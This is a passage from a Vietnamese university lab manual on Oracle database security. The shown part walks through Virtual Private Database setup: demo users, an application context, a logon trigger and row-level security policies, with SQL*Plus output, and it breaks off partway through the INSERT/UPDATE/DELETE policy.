

HỌC VIỆN KỸ THUẬT MẬT MÃ
KHOA AN TOÀN THÔNG TIN

MODULE THỰC HÀNH
AN TOÀN CƠ SỞ DỮ LIỆU

BÀI THỰC HÀNH
**THỰC HÀNH CƠ CHẾ VPD, OLS, MÃ HÓA TDE VÀ
TẤN CÔNG ROOTKIT TRÊN CSDL ORACLE**

Người xây dựng bài thực hành:

GV. Trần Thị Lượng

HÀ NỘI, 2015

MỤC LỤC

MỤC LỤC	2
Thông tin chung về bài thực hành.....	4
Chuẩn bị bài thực hành	5
Đối với giảng viên	5
Đối với sinh viên	5
Bài 1. THỰC HÀNH CƠ CHẾ CƠ SỞ DỮ LIỆU RIÊNG ẢO (VPD).....	6
1.1. GIỚI THIỆU.....	6
1.2. MỤC TIÊU THỰC HÀNH.....	8
1.3. NỘI DUNG THỰC HÀNH	8
1.3.1. Thực hành ngũ cảnh ứng dụng	9
1.3.2. Thực hành bảo mật mirc hàng.....	16
1.3.3. Thực hành bảo mật mirc cột.....	26
1.3.4. Thực hành quyền Exempt access policy.....	27
Bài 2. THỰC HÀNH MÃ HÓA CƠ SỞ DỮ LIỆU TRONG SUỐT (TDE)	28
2.1. GIỚI THIỆU.....	28
2.2. MỤC TIÊU THỰC HÀNH.....	29
2.3. NỘI DUNG THỰC HÀNH	29
2.3.1. Cấu hình Wallet.....	30
2.3.2. Mã hóa cột trong cơ sở dữ liệu bằng TDE	32
2.3.3. Mã hóa không gian bằng trong cơ sở dữ liệu bằng TDE	35
Bài 3. THỰC HÀNH CƠ CHẾ AN TOÀN DỰA VÀO NHÃN (OLS) TRONG ORACLE	41
3.1. GIỚI THIỆU.....	41
3.2. MỤC TIÊU THỰC HÀNH	41
3.3. NỘI DUNG THỰC HÀNH	41
3.3.1. Hướng dẫn cấu hình OLS	42
3.3.2. Tạo tài khoản người dùng và dữ liệu	55
3.3.3. Tạo chính sách OLS	57
3.3.4. Tạo các nhãn dữ liệu (data label) để sử dụng	60
3.3.5. Áp dụng chính sách an toàn OLS cho bảng	61
3.3.6. Gán nhãn cho các hàng dữ liệu của bảng	62
3.3.7. Tạo người dùng cần thiết	64
3.3.8. Gán nhãn cho người dùng.....	65
Bài 4. THỰC HÀNH TẤN CÔNG ROOTKIT TRONG CƠ SỞ DỮ LIỆU ORACLE	70

4.1. GIỚI THIỆU.....	70
4.2. MỤC TIÊU THỰC HÀNH.....	70
4.3. NỘI DUNG THỰC HÀNH	70
TÀI LIỆU THAM KHẢO.....	82
PHỤ LỤC	83
<i>Phụ lục 1. Các thuộc tính trong ngữ cảnh mặc định Userenv.....</i>	83
<i>Phụ lục 2. Hướng dẫn cài đặt Oracle 11g.....</i>	86

THÔNG TIN CHUNG VỀ BÀI THỰC HÀNH

Tên bài thực hành: Thực hành cơ chế cơ sở dữ liệu riêng ảo (VPD), cơ chế an toàn dựa vào nhãn (OLS), mã hóa trong suốt (TDE) và tấn công Rootkit trên CSDL Oracle.

Module: An toàn cơ sở dữ liệu

Số lượng sinh viên cùng thực hiện: 01

Địa điểm thực hành: Phòng máy

Yêu cầu:

- Yêu cầu phần cứng:
 - + Mỗi sinh viên được bố trí 01 máy tính với cấu hình tối thiểu: CPU 2.0 GHz, RAM 2GB, HDD 50GB.
- Yêu cầu phần mềm trên máy:
 - + Hệ điều hành Windows XP/7/8.
 - + Oracle 11g, JDK Development 7 (bắt buộc).
 - + SQL Developer (tùy chọn).
- Công cụ thực hành:
 - + Đĩa ảo HirenBoot 15.2 (*.ISO)
- Yêu cầu kết nối mạng LAN: không
- Yêu cầu kết nối mạng Internet: không
- Yêu cầu khác: máy chiếu, bảng viết, bút/phấn viết bảng.

CHUẨN BỊ BÀI THỰC HÀNH

Đối với giảng viên

Trước buổi học, giảng viên (người hướng dẫn thực hành) cần kiểm tra sự phù hợp của điều kiện thực tế của phòng thực hành với các yêu cầu của bài thực hành.

Ngoài ra không đòi hỏi gì thêm.

Đối với sinh viên

Trước khi bắt đầu thực hành, cần tạo các bản sao của máy ảo để sử dụng. Đồng thời xác định vị trí lưu trữ các công cụ đã chỉ ra trong phần yêu cầu.

BÀI 1. THỰC HÀNH CƠ CHẾ CƠ SỞ DỮ LIỆU RIÊNG ẢO (VPD)

1.1. GIỚI THIỆU

Trong phần này sẽ giới thiệu những kiến thức cơ bản về cơ chế cơ sở dữ liệu riêng ảo (VPD - Virtual Private Database) trong Oracle, các thành phần cơ bản của chính sách VPD để có thể thực hiện thành công cơ chế này trong Oracle.

VPD cho phép thực hiện bảo mật tới một mức thấp nhất trực tiếp trên các bảng hoặc các khung nhìn. Chính sách bảo mật của cơ chế này được gán trực tiếp vào các bảng hoặc khung nhìn và được tự động áp dụng bất cứ khi nào người dùng truy xuất dữ liệu, do đó người dùng không có cách nào để bỏ qua sự kiểm tra này.

Khi một người dùng trực tiếp hoặc gián tiếp truy xuất vào một bảng, khung nhìn đã được bảo vệ bằng một chính sách VPD, máy chủ tự điều chỉnh một cách tự động câu lệnh SQL của người sử dụng. Sự điều chỉnh này dựa trên điều kiện của mệnh đề WHERE (tân từ) được trả lại bởi một hàm thực hiện chính sách bảo mật này. Câu lệnh được điều chỉnh một cách tự động, trong suốt với người dùng. Các chính sách VPD có thể được áp dụng cho những câu lệnh SELECT, INSERT, UPDATE, INDEX và DELETE.

- *Ngữ cảnh ứng dụng (Application context)* là một tập các cặp thuộc tính - giá trị được lưu trong bộ nhớ. Nó được xác định, thiết lập và lấy ra bởi người dùng và các ứng dụng. Các thuộc tính liên quan được nhóm lại thành một nhóm và được truy cập theo tên của nó. Bằng cách lưu trữ các giá trị và các thuộc tính trong bộ nhớ, sau đó chia sẻ chúng dựa trên ngữ cảnh sẽ giúp việc truy xuất các giá trị nhanh chóng hơn.

Thông thường các ngữ cảnh ứng dụng chứa một số thuộc tính chẵng hạn như tên một người dùng, một tổ chức, một quy tắc, hay một tiêu đề. Các chính sách bảo mật có thể được tham chiếu tới các thuộc tính này khi người dùng đang kiểm soát truy nhập. Nhờ việc lưu trữ các giá trị trong bộ nhớ, nên với các câu truy vấn giống nhau, hệ thống sẽ lấy cùng một giá trị trong ngữ cảnh ứng dụng, như vậy

sẽ tiết kiệm được thời gian. Vì vậy mà trong tài liệu bảo mật thường chứa các ngữ cảnh ứng dụng. Tuy nhiên không phải tất cả ngữ cảnh ứng dụng được sử dụng trong việc thực thi bảo mật hoặc ngược lại.

- *Ngữ cảnh mặc định:*

Oracle cung cấp một ngữ cảnh mặc định cho mỗi phiên sử dụng CSDL. Nó có không gian tên là *USERENV*. Hầu hết các thuộc tính trong *USRENV* được định sẵn bởi CSDL. Nếu ta sử dụng các ngữ cảnh mặc định này thì vấn đề trở nên đơn giản và sáng sủa hơn. Bởi *USERENV* cung cấp rất nhiều thuộc tính hữu ích chẳng hạn như thông tin về môi trường người dùng, địa chỉ IP của máy khách, tên người dùng ủy quyền, giao thức được sử dụng để kết nối.

Ví dụ cú pháp sau đây để trả về thông tin của phiên hiện tại.

```
SYS_CONTEXT('userenv', 'tên thuộc tính')
```

- *Ngữ cảnh cục bộ:*


Khác với *USERENV* định danh người dùng và thuộc tính khách hàng đều được thiết lập bởi người dùng thì ngữ cảnh cục bộ được thiết lập riêng cho từng phiên làm việc. Ngữ cảnh cục bộ hỗ trợ khả năng xác định không gian tên riêng dựa trên các thuộc tính bổ sung.

- *RLS (Row Level Security):* là một chính sách bảo mật mức hàng cho phép giới hạn việc truy xuất các hàng của một bảng hoặc khung nhìn dựa trên một chính sách bảo mật được hiện thực bằng PL/SQL. Một chính sách bảo mật mô tả các quy định quản lý việc truy xuất các hàng dữ liệu.

Để thực hiện RLS, đầu tiên tạo một hàm PL/SQL trả về một chuỗi String. String này chứa các điều kiện của chính sách bảo mật mà ta muốn thực hiện. Hàm PL/SQL vừa được tạo ở trên sau đó được đăng ký cho các bảng, khung nhìn mà ta muốn bảo vệ bằng cách dùng package PL/SQL DBMS_RLS. Khi có một câu truy vấn của bất kỳ user nào trên đối tượng được bảo vệ, Oracle sẽ nối chuỗi được trả về từ hàm nêu trên vào mệnh đề WHERE của câu lệnh SQL ban đầu,

nhờ đó sẽ lọc được các hàng dữ liệu theo các điều kiện của chính sách bảo mật. Vậy có thể tóm lược cơ chế làm việc của RLS gồm 3 bước sau:

- Bước 1: Tạo hàm PL/SQL trả về String A.
- Bước 2: Tạo chính sách bảo mật áp dụng vào bảng, khung nhìn muôn bảo vệ.
- Bước 3: Khi User thực hiện một câu truy vấn SQL. Hệ thống sẽ gán String A vào sau mệnh đề WHERE.



Một ưu điểm của RLS là ta có thể thay đổi nội dung của chính sách bảo mật bằng cách viết lại hàm hiện thực chính sách đó (Bước 1) mà không cần phải đăng ký lại chính sách đó cho đối tượng cần bảo vệ (Bước 2).

1.2. MỤC TIÊU THỰC HÀNH

Mục tiêu của bài thực hành này là giúp sinh viên hiểu được cơ chế VPD và biết được cách thức thực hiện các kỹ thuật CSDL riêng ảo trên Oracle, bao gồm:

- + Ngữ cảnh ứng dụng (Application context)
- + Bảo mật mức hàng (Row-Level Security)
- + Bảo mật mức cột (Column Sensitive VPD)
nhằm bảo vệ CSDL ở mức hàng và mức cột.

1.3. NỘI DUNG THỰC HÀNH

Thực hành cơ sở dữ liệu riêng ảo được chia thành 4 phần thực hành nhỏ, bao gồm:

- Thực hành ngữ cảnh ứng dụng.
- Thực hành bảo mật mức hàng.
- Thực hành bảo mật mức cột.
- Thực hành quyền Exempt Access Policy.

1.3.1. Thực hành ngữ cảnh ứng dụng

Mục đích: nhằm giúp sinh viên hiểu được ngữ cảnh ứng dụng là gì và cách tạo ra nó như thế nào.

Yêu cầu: Đã cài đặt Oracle và đăng nhập bằng một tài khoản có quyền tạo ngữ cảnh ứng dụng.

Bước 1: Chuẩn bị bảng và tạo các user để thực hành

Đăng nhập vào SQL*Plus bằng người dùng SYS dưới quyền SYSDBA:

conn / as sysdba

```
C:\Users\XKUNN>sqlplus
SQL*Plus: Release 11.2.0.1.0 Production on Thu Mar 26 23:04:10 2015
Copyright (c) 1982, 2010, Oracle. All rights reserved.

Enter user-name: conn / as sysdba
Enter password:

Connected to:
Oracle Database 11g Enterprise Edition Release 11.2.0.1.0 - 64bit Production
With the Partitioning, OLAP, Data Mining and Real Application Testing options

SQL>
```

Tạo tài khoản Congty và phân quyền:

```
create user congty identified by 123456;
GRANT UNLIMITED TABLESPACE TO congty;
grant create session to congty;
grant resource to congty;
```

```
SQL> create user congty identified by 123456;
User created.

SQL> GRANT UNLIMITED TABLESPACE TO congty;
Grant succeeded.

SQL> grant create session to congty;
Grant succeeded.

SQL> grant resource to congty;
Grant succeeded.
```

Thoát khỏi tài khoản SYS và đăng nhập bằng tài khoản *Congty* vừa tạo:

```
disconnect
conn congty/123456
```

```
SQL> disconnect
Disconnected from Oracle Database 11g Enterprise Edition Release 11.2.0.1.0 - 64
bit Production
With the Partitioning, OLAP, Data Mining and Real Application Testing options
SQL> conn congty/123456
Connected.
SQL>
```

Tiếp theo, tạo bảng NhanVien:

```
Create table NhanVien (MaNV
varchar(10) primary key,
TenTaiKhoan varchar(30),
TenNV varchar(30),
Phong varchar(30),
ChucVu varchar(30),
Luong int);
```

```
SQL> create table NhanVien(
  2 MaNU varchar<10> primary key,
  3 TenTaiKhoan varchar<30>,
  4 TenNU varchar<30>,
  5 Phong varchar<30>;
  6 ChucUU varchar<30>;
  7 Luong int);

Table created.
```

Chèn dữ liệu vào bảng NhanVien:

```

insert into NhanVien values('nv001','khanhnx','Nguyen Xuan Khanh','','','Giam Doc',3000);
insert into NhanVien values('nv002','truyennt','Hoang Minh Truyen','Lap Trinh','Truong phong',2500);
insert into NhanVien values('nv003','huongnt','Nguyen Thi Thanh Huong','Ke Hoach','Truong phong',2300);
insert into NhanVien values('nv004','trangnt','Nguyen Thi Thuy Trang','Lap Trinh','Nhan Vien',1000);
insert into NhanVien values('nv005','anhtt','Tran Trung Anh','Ke Hoach','Nhan Vien',800);
insert into NhanVien values('nv006','anhnt','Nguyen Thi Van Anh','Ke Hoach','Nhan Vien',900);
insert into NhanVien values('nv007','vulv','Le Van Vu','Lap Trinh','Nhan Vien',1100);
insert into NhanVien values('nv008','chinhbv','Bui Van Chinh','Ke Hoach','Nhan Vien',850);
commit;

```

Kiểm tra lại các bản ghi vừa chèn vào bảng NhanVien.

```
SELECT * from NhanVien;
```

	MANV	TENTAIKHOAN	TENNVIEN	PHONG	CHUCVU	LUONG
1	nv001	khanhnx	Nguyen Xuan Khanh	(null)	Giam Doc	3000
2	nv002	truyenhm	Hoang Minh Truyen	Lap Trinh	Truong phong	2500
3	nv003	huongnt	Nguyen Thi Thanh Huong	Ke Hoach	Truong phong	2300
4	nv004	trangnt	Nguyen Thi Thuy Trang	Lap Trinh	Nhan Vien	1000
5	nv005	anhtt	Tran Trung Anh	Ke Hoach	Nhan Vien	800
6	nv006	anhnt	Nguyen Thi Van Anh	Ke Hoach	Nhan Vien	900
7	nv007	vulv	Le Van Vu	Lap Trinh	Nhan Vien	1100
8	nv008	chinhbv	Bui Van Chinh	Ke Hoach	Nhan Vien	850

Quay trở lại tài khoản SYS để tạo các tài khoản nhân viên khác:

```

disconnect
conn / as sysdba

```

-- Tạo tài khoản giám đốc:

```

create user khanhnx identified by 123456;
grant create session to khanhnx;

```

-- Tạo tài khoản trưởng phòng lập trình:

```

create user truyenhm identified by 123456;
grant create session to truyenhm;

```

-- Tạo tài khoản trưởng phòng kế hoạch:

```
create user huongnt identified by 123456;
grant create session to huongnt;
```

-- Tạo tài khoản nhân viên:

```
create user trangnt identified by 123456;
grant create session to trangnt;
```

-- Tạo tài khoản dùng để quản trị ngũ cảnh ứng dụng, VPD

```
create user QuanTriVPD identified by 123456;
grant create session to QuanTriVPD;
grant create session, create any context, create procedure, create
trigger, administer database trigger to QuanTriVPD;
grant execute on dbms_session to QuanTriVPD;
grant execute on dbms_rls to QuanTriVPD;
```

Đăng nhập vào tài khoản *Congty* để gán quyền thao tác lên bảng *NhanVien* cho các tài khoản vừa tạo:

```
disconnect
conn congty/123456
grant select,insert,update,delete on NhanVien to khanhnx;
grant select,insert,update,delete on NhanVien to truyenhm;
grant select,insert,update,delete on NhanVien to huongnt;
grant select,insert,update,delete on NhanVien to trangnt;
grant select,insert,update,delete on NhanVien to QuanTriVPD;
```

Đăng nhập vào tài khoản giám đốc *khanhnx* để kiểm tra bảng *NhanVien*:

```
disconnect
conn khanhnx/123456
select * from congty.nhanvien;
```

	MANV	TENTAIKHOAN	TENNIV	PHONG	CHUCVU	LUONG
1	nv001	khanhnx	Nguyen Xuan Khanh	(null)	Giam Doc	3000
2	nv002	truyenhm	Hoang Minh Truyen	Lap Trinh Truong phong	2500	
3	nv003	huongnt	Nguyen Thi Thanh Huong	Ke Hoach Truong phong	2300	
4	nv004	trangnt	Nguyen Thi Thuy Trang	Lap Trinh Nhan Vien	1000	
5	nv005	anhht	Tran Trung Anh	Ke Hoach Nhan Vien	800	
6	nv006	anhnt	Nguyen Thi Van Anh	Ke Hoach Nhan Vien	900	
7	nv007	vulv	Le Van Vu	Lap Trinh Nhan Vien	1100	
8	nv008	chinhbv	Bui Van Chinh	Ke Hoach Nhan Vien	850	

Bước 2: Tạo ngữ cảnh ứng dụng cục bộ

Khi tạo một ngữ cảnh ứng dụng, ta cần phải cho nó một cái tên và liên kết nó với một Package PL/SQL chứa các hàm định nghĩa giá trị của các thuộc tính.

Dưới đây là câu lệnh tạo một ngữ cảnh ThongTinTaiKhoan liên kết với PL/SQL TTTK_PKG

```
CREATE OR REPLACE CONTEXT ThongTinTaiKhoan USING TTTK_PKG;
```

Các giá trị trong ngữ cảnh ứng dụng được thiết lập bằng cách gọi thủ tục DBMS_SESION.SET_CONTEXT từ trình quản lý không gian tên. Trong ngữ cảnh ứng dụng ta tạo một cặp thuộc tính - giá trị liên quan tới ứng dụng của chúng ta.

```
DBMS_SESSION.set_context('Tên NCUD','Tên Thuộc Tính',Giá trị thuộc tính);
```

Bước 3: Thực hành tạo ngữ cảnh ứng dụng

Đăng nhập vào tài khoản QuanTriVPD:

```
disconnect
conn QuanTriVPD/123456
```

```
SQL> connect quantrivpd/123456
Connected.
```

Khởi tạo ngữ cảnh ứng dụng:

```
CREATE OR REPLACE CONTEXT ThongTinTaiKhoan USING TTTK_PKG;
```

```
SQL> CREATE OR REPLACE CONTEXT ThongTinTaiKhoan USING TTTK_PKG;
Context created.
```

Cấu hình package TTTK_PKG

```
CREATE OR REPLACE PACKAGE TTTK_PKG IS  
PROCEDURE GetTTTK;  
END;
```

```
SQL> CREATE OR REPLACE PACKAGE TTTK_PKG IS  
2  PROCEDURE GetTTTK;  
3  END;  
4 /  
  
Package created.
```

```
CREATE OR REPLACE PACKAGE BODY TTTK_PKG IS  
PROCEDURE GetTTTK  
AS  
    TaiKhoan varchar(30);  
    tenPhong varchar(30);  
    tenChucVu varchar(30);  
    tenMaNV varchar(10);
```

-- Sử dụng ngữ cảnh mặc định USERENV để lấy ra tên tài khoản đang kết nối tới CSDL:

```
TaiKhoan := LOWER(SYS_CONTEXT('USERENV', 'SESSION_USER'));
```

-- Thiết lập ngữ cảnh *ThongTinTaiKhoan* có thuộc tính *GetTaiKhoan* chứa tên tài khoản:

```
DBMS_SESSION.set_context('ThongTinTaiKhoan', 'GetTaiKhoan', TaiKhoan);
```

-- Nếu là *khanhnx* thì thuộc tính *GetChucVu* có giá trị là giám đốc:

```
if (TaiKhoan = 'khanhnx') then  
    DBMS_SESSION.set_context('ThongTinTaiKhoan', 'GetChucVu', 'Giam  
Doc');  
else
```

-- Nếu là *truyenhm* thì là trưởng phòng lập trình:

```

if (TaiKhoan = 'truyenhm') then

DBMS_SESSION.set_context('ThongTinTaiKhoan', 'GetChucVu', 'Truong
phong');

DBMS_SESSION.set_context('ThongTinTaiKhoan', 'GetPhong', 'Lap
Trinh');
else

```

-- Nếu là *huongnt* thì là trưởng phòng kế hoạch:

```

if (TaiKhoan = 'huongnt') then

DBMS_SESSION.set_context('ThongTinTaiKhoan', 'GetChucVu', 'Truong
phong');

DBMS_SESSION.set_context('ThongTinTaiKhoan', 'GetPhong', 'Ke Hoach');

```

-- Còn lại là nhân viên:

```

else

DBMS_SESSION.set_context('ThongTinTaiKhoan', 'GetChucVu', 'Nhan
Vien');
      end if;
    end if;
  end if;
EXCEPTION
  WHEN NO_DATA_FOUND THEN NULL;
END GetTTTK;
END;

```

Để ngăn cảnh ứng dụng được tự động thì phải thêm một TRIGGER ràng buộc sau khi đăng nhập vào CSDL:


```

CREATE OR REPLACE TRIGGER RangBuocTTTK AFTER LOGON ON DATABASE
BEGIN QuanTriVPD.TTTK_PKG.GetTTTK;
EXCEPTION
WHEN NO_DATA_FOUND
THEN
NULL;
END;

```

Đăng nhập vào tài khoản giám đốc *khanhnx* để kiểm tra ngăn cảnh ứng dụng vừa tạo:

```
disconnect
conn khanhnx/123456
select SYS_CONTEXT('ThongTinTaiKhoan', 'GetChucVu') from DUAL;
```




Đăng nhập vào tài khoản trưởng phòng lập trình *truyenhm*:


```
disconnect
conn truyenhm/123456
select SYS_CONTEXT('ThongTinTaiKhoan', 'GetChucVu') from DUAL;
```



```
select SYS_CONTEXT('ThongTinTaiKhoan', 'GetPhong') from DUAL;
```



```
select SYS_CONTEXT('ThongTinTaiKhoan', 'GetTaiKhoan') from DUAL;
```



Như vậy ngữ cảnh ứng dụng đã được tạo thành công. Tuy cùng một câu lệnh nhưng với những tài khoản khác nhau thì ngữ cảnh ứng dụng sẽ trả về những kết quả khác nhau. Do đó chúng ta có thể lấy ra được *chức vụ, phòng làm việc* của tài khoản đang kết nối tới CSDL để tiếp tục sử dụng cho các phần tiếp theo.

1.3.2. Thực hành bảo mật mức hàng

Mục đích:

- Áp dụng được chính sách bảo mật mức hàng lên các câu lệnh SELECT, INSERT, UPDATE, DELETE.
- Xóa bỏ các chính sách bảo mật vừa tạo.

Yêu cầu:

- Đã cài đặt Oracle 11g trên máy.
- Đã có ngữ cảnh ứng dụng từ phần thực hành trước.

Kịch bản:

Cho trước một bảng nhân viên như sau:

MANV	TENTAIKHOAN	TENNV	PHONG	CHUCVU	LUONG
1 nv001	khanhnx	Nguyen Xuan Khanh	(null)	Giam Doc	3000
2 nv002	truyennt	Hoang Minh Truyen	Lap Trinh	Truong phong	2500
3 nv003	huongnt	Nguyen Thi Thanh Huong	Ke Hoach	Truong phong	2300
4 nv004	trangnt	Nguyen Thi Thuy Trang	Lap Trinh	Nhan Vien	1000
5 nv005	anhht	Tran Trung Anh	Ke Hoach	Nhan Vien	800
6 nv006	anhnt	Nguyen Thi Van Anh	Ke Hoach	Nhan Vien	900
7 nv007	vulv	Le Van Vu	Lap Trinh	Nhan Vien	1100
8 nv008	chinhbv	Bui Van Chinh	Ke Hoach	Nhan Vien	850

Yêu cầu đặt ra:

- Với tài khoản **GIÁM ĐỐC** thì có thể SELECT, INSERT, UPDATE, DELETE tất cả các bản ghi của bảng trên.
- Với tài khoản **TRƯỞNG PHÒNG** thì có thể SELECT, INSERT, UPDATE, DELETE tất cả các bản ghi thuộc phòng làm việc của mình.
- Với tài khoản **NHÂN VIÊN** thì chỉ có thể SELECT được bản ghi của chính mình.

Như phần giới thiệu đã trình bày, cơ chế làm việc của RLS gồm 3 bước sau:

- Bước 1: Tạo Function PL/SQL trả về String A.
- Bước 2: Tạo chính sách bảo mật áp dụng vào table, view muôn bảo vệ.
- Bước 3: Khi User thực hiện một câu truy vấn SQL. Hệ thống sẽ gán String A vào sau mệnh đề WHERE.

2.3.2.1. Thực hành RLS với câu lệnh SELECT

MÔ TẢ:

Chúng ta sẽ tạo ra một RLS để:

- Khi giám đốc SELECT bảng nhân viên thì sẽ bỏ qua không thêm tên từ nào cả.
- Khi trưởng phòng SELECT thì tự động thêm tên từ WHERE Phong = 'Lap Trinh' hoặc WHERE Phong = 'Ke Hoach' để chỉ có thể lấy được các bản ghi thuộc cùng phòng làm việc của mình.
- Khi nhân viên SELECT thì tự động thêm tên từ WHERE TaiTaiKhoan = 'Tên tài khoản' để chỉ có thể lấy ra được mỗi bản ghi của bản thân.

BẮT ĐẦU THỰC HÀNH:

Bước 1: Tạo Function PL/SQL trả về String

Đăng nhập vào tài khoản *QuanTriVPD*:

```
disconnect
conn QuanTriVPD/123456
```

```
SQL> connect quantrivpd/123456
Connected.
```

Tạo chính sách bảo mật:

```
CREATE OR REPLACE FUNCTION Select_Nhanvien(
schema_p    IN VARCHAR2,
table_p      IN VARCHAR2)
RETURN VARCHAR2
AS
getChucVu varchar(50);
trave varchar2(1000);
BEGIN
SELECT SYS_CONTEXT('ThongTinTaiKhoan', 'GetChucVu') into
getChucVu FROM DUAL;
trave := '1=2';
if (getChucVu = 'Giam Doc') then
trave := NULL;
else
if (getChucVu = 'Truong phong') then
trave := 'Phong = (SELECT SYS_CONTEXT(''ThongTinTaiKhoan'',
''GetPhong'') FROM DUAL)';
else
trave := 'TenTaiKhoan = (SELECT
SYS_CONTEXT(''ThongTinTaiKhoan'', ''GetTaiKhoan'') FROM
DUAL)';
end if;
```

```

end if;
RETURN trave;
END;

```

Bước 2: Tạo chính sách bảo mật áp dụng vào bảng NhanVien.

```

BEGIN
  DBMS_RLS.ADD_POLICY
  object_schema    => 'CongTy',
  object_name      => 'NhanVien'

  policy_name=>'VPD_Select_Nhanvien',
  function_schema  =>
  'QuanTriVPD',
  policy_function  =>
  'Select_Nhanvien',
  statement_types   => 'SELECT'

);
END;

```

-- Tên schema sở hữu đối tượng
-- Đối tượng được gán chính sách bảo mật
-- Tên chính sách
-- Schema tạo chính sách này
-- Function của chính sách
-- Câu lệnh bị ảnh hưởng bởi chính sách

Bước 3: Kết nối bảng các User khác nhau và thực hiện câu truy vấn SELECT trên bảng NhanVien.

- Đăng nhập bằng tài khoản giám đốc *khanhnx*:

```

disconnect
conn khanhnx/123456
SELECT * FROM Congty.Nhanvien;

```

MANV	TENTAIKHOAN	TENNV	PHONG	CHUCVU	LUONG
1 nv001	khanhnx	Nguyen Xuan Khanh	(null)	Giam Doc	3000
2 nv002	truyenhm	Hoang Minh Truyen	Lap Trinh	Truong phong	2500
3 nv003	huongnt	Nguyen Thi Thanh Huong	Ke Hoach	Truong phong	2300
4 nv004	trangnt	Nguyen Thi Thuy Trang	Lap Trinh	Nhan Vien	1000
5 nv005	anhtt	Tran Trung Anh	Ke Hoach	Nhan Vien	800
6 nv006	anhnt	Nguyen Thi Van Anh	Ke Hoach	Nhan Vien	900
7 nv007	vulv	Le Van Vu	Lap Trinh	Nhan Vien	1100
8 nv008	chinhbv	Bui Van Chinh	Ke Hoach	Nhan Vien	850

Như vậy, giám đốc có thể thấy được tất cả các bản ghi.

- Đăng nhập bằng tài khoản trưởng phòng lập trình *truyenhm*:

```

disconnect
conn truyenhm/123456
SELECT * FROM Congty.Nhanvien;

```

MANV	TENTAIKHOAN	TENNV	PHONG	CHUCVU	LUONG
1 nv002	truyenhm	Hoang Minh Truyen	Lap Trinh Truong phong		2500
2 nv004	trangnt	Nguyen Thi Thuy Trang	Lap Trinh Nhan Vien		1000
3 nv007	vulv	Le Van Vu	Lap Trinh Nhan Vien		1100

Trưởng phòng lập trình chỉ có thể thấy các bản ghi phòng lập trình

- Đăng nhập bằng tài khoản trưởng phòng kế hoạch *huongnt*:

```
disconnect
conn huongnt/123456
SELECT * FROM Congty.Nhanvien;
```

MANV	TENTAIKHOAN	TENNV	PHONG	CHUCVU	LUONG
1 nv003	huongnt	Nguyen Thi Thanh Huong	Ke Hoach Truong phong		2300
2 nv005	anhtt	Tran Trung Anh	Ke Hoach Nhan Vien		800
3 nv006	anhnt	Nguyen Thi Van Anh	Ke Hoach Nhan Vien		900
4 nv008	chinhbv	Bui Van Chinh	Ke Hoach Nhan Vien		850

Trưởng phòng kế hoạch chỉ có thể thấy các bản ghi phòng kế hoạch.

- Đăng nhập bằng tài khoản nhân viên *trangnt*:

```
disconnect
conn trangnt/123456
SELECT * FROM Congty.Nhanvien;
```

MANV	TENTAIKHOAN	TENNV	PHONG	CHUCVU	LUONG
1 nv004	trangnt	Nguyen Thi Thuy Trang	Lap Trinh Nhan Vien		1000

Nhân viên chỉ có thể thấy được mỗi bản ghi của bản thân

2.3.2.2. Thực hành RLS với câu lệnh INSERT, UPDATE, DELETE

MÔ TẢ:

Chúng ta sẽ tạo ra một RLS để:

- Khi giám đốc INSERT, UPDATE, DELETE bảng NhanVien thì sẽ bỏ qua không thêm tên từ nào cả.
- Khi trưởng phòng INSERT, UPDATE, DELETE thì tự động thêm tên từ WHERE Phong = ‘Lap Trinh’ hoặc WHERE Phong = ‘Ke Hoach’ để chỉ những bản ghi thuộc cùng phòng làm việc mới bị ảnh hưởng.

- Khi nhân viên INSERT, UPDATE, DELETE thì tự động thêm vị từ WHERE 1=2. Bởi vì 1=2 luôn sai nên câu lệnh luôn trả về 0 bản ghi, do đó nhân viên không thể INSERT, UPDATE, DELETE bản ghi của bản thân mình trên bảng NhanVien.

BẮT ĐẦU THỰC HÀNH:

Đăng nhập vào tài khoản *QuanTriVPD*, và tạo hàm, chính sách sau:

```

CREATE OR REPLACE FUNCTION INSERTUPDATEDELETE_Nhanvien(
schema_p      IN VARCHAR2,
table_p       IN VARCHAR2)
RETURN VARCHAR2
AS
getChucVu varchar(50);
trave varchar2(1000);
BEGIN
SELECT SYS_CONTEXT('ThongTinTaiKhoan', 'GetChucVu') into
getChucVu FROM DUAL;
trave := '1=2';
if (getChucVu = 'Giam Doc') then
trave := NULL;
else
if (getChucVu = 'Truong phong') then
trave := 'Phong = (SELECT SYS_CONTEXT(''ThongTinTaiKhoan'',
''GetPhong'') FROM DUAL)';
else
trave := '1=2';
end if;
end if;
RETURN trave;
END;

BEGIN
DBMS_RLS.ADD_POLICY (
object_schema    => 'CongTy',
